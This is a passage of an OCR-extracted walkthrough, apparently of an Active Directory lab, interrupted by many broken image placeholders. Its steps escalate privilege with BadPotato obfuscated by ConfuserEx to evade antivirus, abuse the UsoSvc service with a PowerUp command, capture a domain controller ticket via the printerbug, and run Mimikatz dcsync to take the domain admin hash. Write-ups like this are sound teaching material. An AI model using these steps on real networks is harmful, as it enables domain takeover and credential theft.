


Image not found or type unknown



56: Use **powerup.ps1** to find PE vector, and abuse **SeImpersonatePrivilege** to escalate privilege, but be aware of **AV**. I use **confuserex2** (https://mkaring.github.io/ConfuserEx/) to obfuscate **BadPotato** (https://github.com/BeichenDream/BadPotato) to abuse it

Image not found or type unknown




Image not found or type unknown





Image not found or type unknown




57: We can also abuse weak service **UsoSvc** to add john to **local admin** group: **invoke-serviceabuse –name ‘UsoSvc’**

srv02 -> dc

58: SRV02 is set **unconstrained delegation**, we can abuse **printerbug** to get DC$’s TGT.

Image not found or type unknown



59: Write the ticket to a local file, and use **Mimikatz** to import it. After that, use **dcsync** to retrieve DA’s **NTLM** hash.

Image not found or type unknown




Image not found or type unknown


